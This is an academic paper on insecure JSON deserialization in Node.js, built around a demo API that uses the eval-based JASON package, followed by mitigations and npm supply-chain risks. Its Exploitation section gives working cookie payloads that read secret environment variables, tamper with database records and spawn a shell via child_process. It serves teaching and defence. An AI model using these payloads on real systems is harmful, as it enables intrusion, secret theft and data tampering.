Insecure JSON Deserialization: Examples and Mitigations in Node.js

Tobias Schwap
k11773648
tobias.schwap@gmail.com
Johannes Kepler University
Linz, Austria

Philipp Reisinger
k11802930
philipp.reisinger1@icloud.com
Johannes Kepler University
Linz, Austria

***Abstract*—The aim of this paper is to show potential risks when it comes to the deserialization process of JSON data handled by an application programming interface (API). The use of unknown packages used for parsing JSON objects can be potentially harmful, as this can lead to security vulnerabilities in the application. In this paper the general process of serialization and deserialization is described first, as well as possible risks of insecure deserialization. Then we present a scenario, where an exemplary Node.js REST API is used to demonstrate the risks of using insecure JSON parsing, such as the (potentially) insecure package "JASON"[1]. Various payloads are presented to show the consequences of the careless use of an unknown or insecure package. Also a secured alternative of the same API and methods to mitigate such vulnerabilities are discussed.**

CCS CONCEPTS

Security and privacy ⇒ Software and application security ⇒ Web application security

I. INTRODUCTION

A. Serialization and Deserialization

Serialization is an important aspect of distributed systems. In such environments, developers used the mechanism of sending messages that contained the needed information for exchanging data [2]. In general, serialization is a process of providing the functionality to transmit object data to another system, using a format that is processable for both sides of the communication [3].

Serialisation backed tasks read data as a series to serialize it at the senders side in order to send it to a different system to be deserialized at the receivers side. Most programming languages already do have built-in support for serialization and deserialization. Most of them then provide the serialized data in binary format [3].

This transformation into binary data is mostly completely hidden from a developer's perspective. All information such as primitive type variables and graphs of objects of non-primitve variables are contained in the bytestream. The process of reconstructing the received data, or more precisely, restoring the data into usable objects and structures on the receiving systems, is called deserialization. [2][4].[5]



Fig. 1. Serialisation and deserailization process [6]

Figure 1. visualizes a common serialization and deserailization process using JSON data. The serialization and deserialization process is managed in five steps [6]:

1) Parse incoming JSON data:
   The receiver starts parsing the JSON data that came in.
2) Deserializing the received JSON data:
   The previously parsed JSON data is now transformed into application data.
3) Service invocation and execution:
   In this step the system calls the service that needs to be executed. The result of this execution is then cached for later use.
4) Serializing the data to be returned to JSON:
   The results that were cached in the last step are now turned from application data into JSON data.
5) Write JSON data to output stream:
   Finally the JSON data gets written to a (HTTP(S)) output-stream.

The critical part of serializing and deserializing objects, is the evaluation of the parsed data. When serializing an object, only bytes are generated, this per default is not harming a system. Insecure deserialization is happening, when an application is trying to transform mallicous data into objects and structures used internally. A deserialization attack occurs, when an attacker injects malicious data into the stream or complete replaces the stream with it [7]. In order to minimize the risk, it is advised to rely on more structured data formats such as JSON or XML instead of raw binary data [7].

Doing so lowers the risk of injections during the transmitting process, however this still leaves plenty of room considering that the deserialization of transmitted and received data is done wrong or insecurely.

B. Node.js

Node.js (mostly mentioned simply as "Node" [8]) is a server side JavaScript environment. It is executing JavaScript by using Google's V8 engine developed for their Chrome browser. Its main advantages are that, while still operating on a single-threaded basis, Node is working non-blocking. Despite what the name may suggest, Node.js is mainly backed by C++ as code base. Node is used for many use cases, like as for creating REST-API's or building micro-services [9]. Next to that, we will use "npm" for building our exemplary API. The Node Packager Manager (npm) is a package manager for JavaScript that features the most software registries. However its popularity has also it downsides: An average package implicitly lets your application trust 79 other third-party packages and 39 more maintainers which leads to huge attack surfaces [10]. More about the risks of trusting unknown packages and ways to mitigate certain factors will be discussed in Section IV.

II. Deserialization Attacks

In order to be able to perform a deserialization attack, insecure or untrusted deserialization needs to take place on the target system. Insecure Deserialization is a big threat and was part of of the OWASP Top 10 ranking of risks in 2017 [11]. This type of vulnerability has also been the cause of numerous data breaches. Still, it is often not understood correctly or simply forgotten. This attack vector is often not easy to be identified as such in an application or system, especially when using 3rd party libraries or packages [12]. In general, insecure or untrusted deserialization should not happen, if the content is being trusted, signed or escaped. However, there are still several ways to exploit insecure deserialization in many programming languages or frameworks.
In many cases the goal of such an attack is, to be able to execute system commands, by infiltrating objects with a specific payload in the serialized data, that allows the attacker to execute code on the target system [11] [12].
In general, there are two main types of attacks in the context of deserialization:

- object or data structure attacks
- data tempering attacks

In the first scenario, the attacker tries to modify the application's logic to inject the payload whereas in the second, already existing data and object structures are abused to allow access-control attacks, where the content of the data is changed [7].

A. Attack vectors:

There are several ways to manipulate the input data that is then interpreted the system:

- unrestricted file upload: The attacker could upload a file that is manipulated in a way that the server crashes when trying to interpret the data or even run other attacks as a consequence.
- manipulated parameters: Parameters of a request could be manipulated in a way that, the server is sending more information than it would actually return for requests and thus exploits several information.
- manipulated cookies: For example, a website stores a cookie on client-side to determine if a user is logged in in the account. Now, the cookie can be manipulated in such a way that it has additional payloads that exploit a deserialization vulnerability on the server-side to gain privileges or steal data for example.
- manipulated JSON web tokens: Insecurely parsed JWT's can also lead to desrialization attacks.
- HTTP Request manipulations: Add malicious payload directly in the HTTP(s) Request, an example we will use in our demonstration.
- insecure user input: Input fields which are appended to an object could also be evaluated insecurely on the server if they are not sanitized correctly.

Such Manipulated objects are then sent to the server where they are deserialized and interpreted. If the deserialization process is vulnerable to such attacks, the injected payload can be executed and the attacker can gain access to the system or steal confidential data.
Generating the manipulated object can either be done by simply writing an exploit by yourself or by using tools, which often only exist for popular software. When detecting a deserialization vulnerability, such as a JSON parsing vulnerability in our example, the attacker can try to explore the limitations step by step and eventually inject a payload in the object to be serialized and sent to the server. It should be said that this often has to be done "blind-folded" with no knowledge about the system or any feedback during the probing. We will now show how to exploit the mentioned vulnerabilities in the example application.

III. Example Application

A. Application

To demonstrate the attack vector and the impact of a deserialization attack, a sample Node.js application was created which allows a user to request his profile via a JSON REST API. For this purpose, a cookie is sent in the header of a `GET` request, which contains the user id and an authenticator.
There are two API endpoints:

- `/insecure/userProfile` and
- `/secure/userProfile`

The insecure endpoint is vulnerable to derialization attacks, while the secure endpoint uses best practices to mitigate such attacks. These endpoints each have their own router and are similar in design and functionality, but differ in their implementation as far as security is concerned.
Nevertheless, authentication based on such plain-text cookies is no longer considered appropriate, and is only used as an illustration in this example. Since the password is stored in plain text in the cookie and it is only converted to base64, not encrypted, user id and password could easily be extracted from the cookie in case of an insecure connection, which would offer completely new security threats.

In the insecure endpoint, the library "JASON" [1][13] was used to deserialize the JSON object, which, as will be shown in the following, is vulnerable to an attack that allows to serialize arbitrary code into functions that will be stringified, converted, sent to the server where it will be deserialized and executed on the server.
The code of the example application can be found in the project's repository. [1] The `/tests/` folder contains additional test cases for both the secure and insecure endpoint to demonstrate that this attack can be prevented relatively easy.

B. Setup

For the insecure endpoint, the cookie is extracted from the request header. If the string is null, invalid, or empty an error message is returned. Then the base64 string of the cookie is parsed using the mentioned JASON package. JASON allows to serialize objects with methods and cyclic references by design. The creator of the package is aware of the possible vulnerabilities and states: *"Warning: unlike JSON, JASON is unsafe. You should only use it in contexts where you have strong guarantees that the strings that you pass to the JASON parser have been produced by a JASON formatter from a trusted source."*[1]
If someone ignores this warning or does not provide the needed security measures needed to use this library in actual software systems, the application is vulnerable to JSON deserialization attacks. The JASON API allows `stringify()` and `parse()` just like the built-in JSON API but – unlike the default JSON API – actualy evaluates code on `parse()`. We take advantage of this property of the JASON `parse()` function in this example and show in this context how an attacker can execute possible malicious code in the application and even gain access to the system.



Fig. 2. JSON object with and without serialized JavaScript payload.

[1]https://github.com/SchwapTobi/websec-project-21S

In the first scenario in Figure 2, the user's cookie contains the expected stringified JSON object, encoded in base64. The '`id`' property contains the user id as string, while the '`password`' field holds the user's credentials to access his or her profile. The expected behavior is as follows:

- The Request is routed to the (insecure) `/userProfile` endpoint.
- Then the cookie (string) is parsed from the request header.
- The base64 encoded string is decoded to retrieve the stringified object in ASCII.
- Using `JASON.parse(...)`, the JSON object is deserialized.
- To query the database for the user, `getUserData()` is called and the user id is passed to the internal function.
- If the password is correct and the user exists, the user data is returned.

In the case of a malicious attacker who manipulates the request to send a stringified object which contains additional data, possible payloads are executed at `JASON.parse(...)` due to the use of unsafe JavaScript `eval()` in the JASON library. That way, additional fields, such as '`func`' in the second example of Figure 2, which can hold serialized JavaScript code is evaluated at runtime on the server side.
This opens doors for possible attackers into the backend server and introduces a huge security threat. Possible ways of exploiting the vulnerability are described and explained in the following, starting from simple tests to full remote code execution.

C. Exploitation

When it comes to find an exploit of the vulnerability it is an option to gradually approach the vulnerability in order to find out where the limits are and in which way the vulnerability can be exploited. In a real world environment, this would probably quickly expose an attacker, but under these conditions we will show step by step how to take control of the server by exploiting a flaw in the JSON deserialization process of the example application.
All the shown JSON objects in the follwing, would then be stringified and converted to base64 to be sent to the server as a cookie in the header, as shown in Figure 2. A possible attacker can intercept the HTTP(S) request with common debugging or penetration testing tools like 'Burp Suite'[2] or 'Charles Proxy'[3] in order to extract the base64 string from the cookie, decode it, manipulate the JSON object, then encode it again and relay it to the server.
For example, instead of the password, we can define a `payload()` function that will print something to the server console. However, this payload is not executed anywhere yet, for this we can assign the function to a variable and then call this function in another attribute:

```
{ id: '1337',
   password: foo=function() {
       console.log('hello world')
   },
   test: foo() }
```

[2]https://portswigger.net/burp
[3]https://www.charlesproxy.com/

The resulting console output is: `hello world`.
As the function call `foo()` in the snippet above shows, it is therefore also possible to define JavaScript code directly in the value of the attribute without having to define a function as an enclosure, otherwise the statement `foo()` would have caused an internal error.
If we go one step further, we can confirm our hypothesis that the statements are deserialized and interpreted iteratively, since the order in the output corresponds to the definition in the cookie. The stringified object as an example:

```
"{
   "payload_1": "console.log(1)",
   "payload_2": "console.log(2)",
   "payload_3": "console.log(3)",
}"
```

The resulting console output is:

```
>1
>2
>3
```

A concluding test confirms that it is possible to declare variables as shown, which can then be used in other parts of the deserialized object and which values are also processed. Statements like `var`, `let` or `const` before the declaration are not needed. Again, the stringified version of the object is shown:

```
"{
    "p1": foo=123,
    "p2": console.log(bar = 199),
    "p3": console.log(bar),
    "p3": console.log(foo)
}"
```

The resulting console output is:

```
>199
>199
>123
```

With this information, we can make a more targeted payload that, for example, outputs a secret key from the environment variables. In an actual attack, credentials could be sent to the attacker, for instance through the JavaScript fetch API.

```
"{
    "p1": foo=function(){
        console.log(process.env.SECRET)
        },
    "p2": foo()
}"
```

```
>super_secret_key
```

Another possibility of exploiting this vulnerability would result in reading data the user would not be able to otherwise or changing application internal states, such as the 'points' of a user account in this example:

```
{
  id: '1337',
  password: 'hello',
  name: 'Mallory',
  role: 'user',
  points: 0
}
```

User Mallory has zero points on his user account, after injecting the following snippet as a payload in the request, the user account of the attacker would recieve the injected points. This of course would require knowledge of the source code or considerable effort in debugging without knowledge about internal functions:

```
DB=require('../server/application/database');
DB.updatePoints('1337',9999);
console.log(DB.getUserData('1337'));
```

```
{
  id: '1337',
  password: 'hello',
  name: 'Mallory',
  role: 'user',
  points: 9999
}
```

The worst case scenario for abusing this vulnerability is remote code execution (RCE) on the application's server which would lead to full access to the server, opening the door for executing arbitrary code, spying on the server or even opening a reverse shell for further attacks.
The following payload serves as an example to spawn a powershell on the server using the JSON deserialization vulnerability, on UNIX systems, the powershell can easily be replaced with a UNIX shell.

```
child_process=require('child_process');
child_process.spawn('powershell.exe')
   .stdout.on('data',
     function(data){
       console.log(data)
     });
```

To execute commands, the `child_process` API can also be used as the follwoing:

```
child_process.exec('dir',
   {'shell':'powershell.exe'},
   (stdout)=> console.log(stdout)
);
```

Under `/server/application/examples.ts` there are various other example objects that can be used to create payloads using `JSON.stringify()`, which can then be sent to the server as a cookie in base64 format.

IV. Mitigations and Protection

A. General Preventions

There are a very basic approaches to reduce the risk of of deserialization attacks [14].

- Only accept input from trusted sources:
  The system or the application itself needs to define actions so that only authorized processes or users are able to send data or interact with them. By doing so, the risk of suffering from exploits lowers, as not everybody is able to perform or even start an attack. Still, this way is no one-fits-all solution and does not make the system unbreakable, as the group defined of trusted sources can still be compromised. Additionally there are many other ways on how to perform an attack, not relying on whether a source is defined as trusted or not.
- Encrypt the whole serialization process:
  This should be done in order to avoid that antagonistic object can be created and injected, plus to prevent data

tempering. Adding encryption does require a lot of work, but definitely pays off. However, the risk of implementing the encryption process in a insecure way is very likely, especially when not relying on a third-party library, that has been reviewed by experts.

- Code that is the result of the serialization process should have limited permissions:
  Any object that is the result of deserialization should be only allowed to be executed with few permissions compared to those created locally and thus are trusted. For example, an object created from a deserialization could be flagged by the system or the application and then prohibit calls regarding the operating system. A sandbox-like environment could be used for such objects to minimize the risk.
- Monitoring the serialization process:
  By monitoring the serialization process it is possible to identify (potential) malicious code and avoid it to be executed. Watching in real-time is beneficial as the attacker's code can be identified and eliminated before being executed, however additionally keeping logs for later analysis can still be useful. This way one can check if the system or the application got corrupted.
- User input validation: In all circumstances any input that is not controlled by the system or application should be validated, especially when the input defines later objects that are created trough deserialization. Attackers could abuse cookies and their data to insert information that is controlled by them. There are cases, where the attack vector is, like already mentioned, to escalate the privileges and gain admin rights. Additionally potential pre-stored hashes of passwords from previous sessions could be used to gain access. This would then allow, for example, Distributed Denial of Service-attacks or to execute arbitrary code.
- Usage of non-standardized data formats:
  Instead of using standard data formats, where problems of these may be known publically and thus making it more realistic to using it for exploits, use non-standard data formats. This can reduce the risk of an attacker discovering the application suffers from an insecure deserialization. Due to that the attacker does not know how your custom serialization process and the serialized object looks alike, it is more time consuming until to find a security hole. Of course, this is only beneficial, when not implementing other errors by doing so.
- Deserialize only signed data:
  Only objects that are signed should be processed by your service. This makes the system simply drop requests or object calls that do not have a valid signature and thus can prevent attacks. This can be combined with the earlier mentioned approach, monitoring the serialization process, as logs can be written additionally about non-signed data that can then be analyzed later.

B. Libraries and packages

Package managers are often becoming indispensable in the development of software projects. For JavaScript, more precisely the runtime environment Node.js, the "Node package manager", or npm for short, has become the standard and with over one million packages it is the most common distribution platform for open source and private packages. Available packages can be browsed and searched on the npm website and can easily be installed using the command line interface to import them in the project. [4]

One of the most significant problems in open source packages can be security vulnerabilities which can remain unnoticed or unpatched for a long time. Often other third party open source projects are used, which adds complexity and vulnerabilities may propagate to dependent packages, making them vulnerable too. According to a whitepaper published by Contrast Security, 80% of the code in modern applications are based on libraries and frameworks – with about one fourth were discovered to have known vulnerabilities, or again import packages with security issues [15].

Due to the open platform design and complex dependencies, individual packages can impact large parts of an entire ecosystem. This also bears the risk of supply chain attacks. A single package could be used to not only inject malicious code into a victim's system but also many other packages that import the malicious code. This problem has been increasing over time and numerous attacks could be traced back to this vector in the recent years. The lack of maintenance and audits results in many packages depending on vulnerable code, even years after a flaw has been disclosed [10].

The open source community is aware of the importance of the security of their packages and detecting vulnerabilities. In 2017, GitHub began monitoring the dependencies of hosted Ruby and JavaScript packages and triggering alerts when security vulnerabilities are detected. They also launched a bug bounty program to encourage security researchers to search for vulnerabilities [15].

The page of each npm package displays the number of downloads, dependencies, and open issues in the associated repository. However, the page does not display information about transitive dependencies or the number of maintainers that can affect a package [10].

Developers were introduced to npm audit to alert them of open vulnerabilities in their project's dependencies. It checks all directly dependent packages against a database of known vulnerabilities and warns developers when they are using insecure packages or depending on a vulnerable version of a package. However, npm audit only takes direct dependencies into account, ignoring any vulnerabilities in transitive dependencies and it is limited to known vulnerabilities, making its effectiveness dependent on how quickly flaws are found and reported.

[4]https://www.npmjs.com/abouts

C. Secure Deserialization

To improve security of deserialization, caution should be taken when it comes to user input or input from untrusted sources. The impact and severity of exploits that are potentially opened up by being vulnerable to insecure deserialization attacks often outweigh the benefits. [16] [17]

In the best case, direct deserialization of untrusted input should be avoided and replaced by other mechanisms like URL parameters or request body values. These values can then be sanitized, type checked and processed without to worry about insecure deserialization. An example of a more secure implementation can be found in the example application under `/server/router/secure.ts`[5]

If there is no way to avoid deserialization of untrusted objects, measures to ensure integrity of the data should be implemented such as hashing or the use of digital signatures. Often, there are available signing features available in programming languages or frameworks to ensure that deserialized data has not been tainted. Also having unnecessary types should be avoided. This limits the potential for unintended or unauthorized actions to be leveraged by the attacker.
When deserializing data, also a new object can created instead of just deserializing the given data. That way input validation and type checking can be used to ensure the object is safe [18]. Possible insecure attributes or values then should not pass the sanitization and validation. In the case of our example this would be the additional function in the JSON payload which is absolutely not needed in order to use the application so choosing a (insecure) library which supports function parsing is not a good idea from a security perspective.

Unlike the insecure web API example, the use of unsafe methods such as eval() or similar functions should be avoided in general by all means. The implementation of a certain library, used by the insecure web API as demonstration, was insecure, which would give an attacker the opportunity to exploit this vulnerability and execute malicious code on the server.[19] Serious security vulnerabilities could have been the result. Intentionally accepting JSON objects with functions which code is not verified and therefore untrusted is in any case unreasonable and could have severe impacts of confidentiality, integrity and availability of stored data and the whole application.

To prevent insecure deserialization in this example, choosing a more secure way to parse the JSON would be the best and easiest solution. There are several other options to choose from when it comes to JSON parsing in JavaScript, starting from the in-built functionality of JSON.parse() which should be sufficient in most cases. That means, whenever possible, the use of generic deserialization functions should be avoided altogether. Instead, own class-specific serialization methods could be provided or safe, existing parsing methods could be used. [16] [20]

[5]https://github.com/SchwapTobi/websec-project-21S/blob/master/server/router/

D. Summary

In this example for server-side JavaScript applications, vulnerable for deserialization attacks, the following protective measures can be summarized:

- Do not use `eval()` for JSON parsing [21].
- Use `JSON.parse` if needed [22].
- Do not trust unaudited third party libraries.
- Do not trust user input: escape, validate, type-check, etc.
- Do not use serialized objects from untrusted sources.

For package maintainers (or participating open-source developers) these steps can help to improve the ecosystem's security:

- Make the code accessible for researchers and security experts, also keep track of their submitted issues.
- Keep the used packages up to date, alerting and security frameworks like Dependabot[6] or Snyk[7] can help.
- Keep the package up to date and provide regular updates.

V. Conclusion

In summary, it can be said that under certain circumstances even modern applications are vulnerable to deserialization attacks, as shown in this example with insufficiently secured JSON deserialization in a Node.js app. This vulnerability is obviously not only applicable to JavaScript, but rather to insecure implementations of parsing modules in all possible programming languages. Further, we have briefly discussed the importance of packages in modern progrmaming languages as well as the security of package managers and their impact on the security of applications, since in this scenario, such a vulnerability might also been caused by inappropriate use of unknown packages. In many cases, simple measures can prevent the exploitation of such vulnerabilities. In this case, a package used for JSON parsing was the root cause of the vulnerability, using the unsafe `eval()` function instaead of `JSON.parse()`. Unaware use of unknown APIs led to serious weaknesses in the applications security. Often packages are used with no previous audit or any checks in terms of their security or integrity. It would have been possible to prevent the attacks in this example by examining the used packages more carefully. However, with more complex libraries this is no longer feasible and one often has to rely on the open source community's participation. Packages can also include other packages, which then bring unknown security vulnerabilities with them. In the example application, it was demonstrated how such JSON deserialization attacks can be carried out and what countermeasures and precautions can be taken to prevent such attacks.

[6]https://dependabot.com/
[7]https://snyk.io/de/

References

[1] *JASON*. May 2021. URL: https://github.com/notslang/JASON.

[2] Kazuaki Maeda. "Performance evaluation of object serialization libraries in XML, JSON and binary formats". In: *2012 Second International Conference on Digital Information and Communication Technology and it's Applications (DICTAP)*. 2012, pp. 177–182. DOI: 10.1109/DICTAP.2012.6215346.

[3] Malin Eriksson and Victor Hallberg. "Comparison between JSON and YAML for data serialization". Bachelor's thesis. MA thesis. School of Computer Science and Engineering Royal Institute of Technology, 2011.

[4] Michael Philippsen and Bernhard Haumacher. "More efficient object serialization". In: *Parallel and Distributed Processing*. Ed. by José Rolim et al. Berlin, Heidelberg: Springer Berlin Heidelberg, 1999, pp. 718–732. ISBN: 978-3-540-48932-0.

[5] *Deserialization Cheat Sheet*. June 2021. URL: https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html.

[6] Dunlu Peng, Lidong Cao, and Wenjie Xu. "Using JSON for Data Exchanging in Web Service Applications". In: 7 (Dec. 2011).

[7] Matthew Bach-Nutman. "Understanding The Top 10 OWASP Vulnerabilities". In: *CoRR* abs/2012.09960 (2020). arXiv: 2012.09960. URL: https://arxiv.org/abs/2012.09960.

[8] *What Is Node?* https://www.oreilly.com/library/view/what-is-node/9781449315016/. Accessed: 2010-07-19.

[9] Anthony Nandaa. *Beginning API Development with Node.js*. An optional note. 35 Livery Street, Birmingham, UK: Packt Publishing, July 2018. ISBN: 978-1-78953-966-0.

[10] Markus Zimmermann et al. *Small World with High Risks: A Study of Security Threats in the npm Ecosystem*. 2019. arXiv: 1902.09217 [cs.CR].

[11] *Insecure Deserialization: Attack examples, Mitigation and Prevention*. Apr. 2020. URL: https://hdivsecurity.com/bornsecure/insecure-deserialization-attack-examples-mitigation/.

[12] Karim Lalji. *Fear of the Unknown: A Meta-Analysis of Insecure Object Deserialization Vulnerabilities*. https://www.sans.org/white-papers/39920/. Accessed: 2021-07-24. Oct. 2020.

[13] *JASON - npm*. May 2021. URL: https://www.npmjs.com/package/JASON.

[14] Graeme Messina. *10 steps to avoid insecure deserialization*. Accessed: 2021-07-25. Mar. 2018. URL: https://resources.infosecinstitute.com/topic/10-steps-avoid-insecure-deserialization/.

[15] Alexandre Decan, Tom Mens, and Eleni Constantinou. "On the Impact of Security Vulnerabilities in the npm Package Dependency Network". In: *2018 IEEE/ACM 15th International Conference on Mining Software Repositories (MSR)*. 2018, pp. 181–191.

[16] *Insecure deserialization*. June 2021. URL: https://portswigger.net/web-security/deserialization.

[17] Nikolaos Koutroumpouchos et al. "ObjectMap: detecting insecure object deserialization". In: Nov. 2019, pp. 67–72. ISBN: 978-1-4503-7292-3. DOI: 10.1145/3368640.3368680.

[18] *CWE-502: Deserialization of Untrusted Data*. June 2021. URL: https://cwe.mitre.org/data/definitions/502.html.

[19] *Deserialization of untrusted data*. June 2021. URL: https://owasp.org/www-community/vulnerabilities/Deserialization_of_untrusted_data.

[20] *OWASP Top Ten 2017*. June 2021. URL: https://owasp.org/www-project-top-ten/2017/A8_2017-Insecure_Deserialization.

[21] *eval() - JavaScript— MDN*. July 2021. URL: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval.

[22] *JSON.parse() - JavaScript— MDN*. July 2021. URL: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/JSON/parse.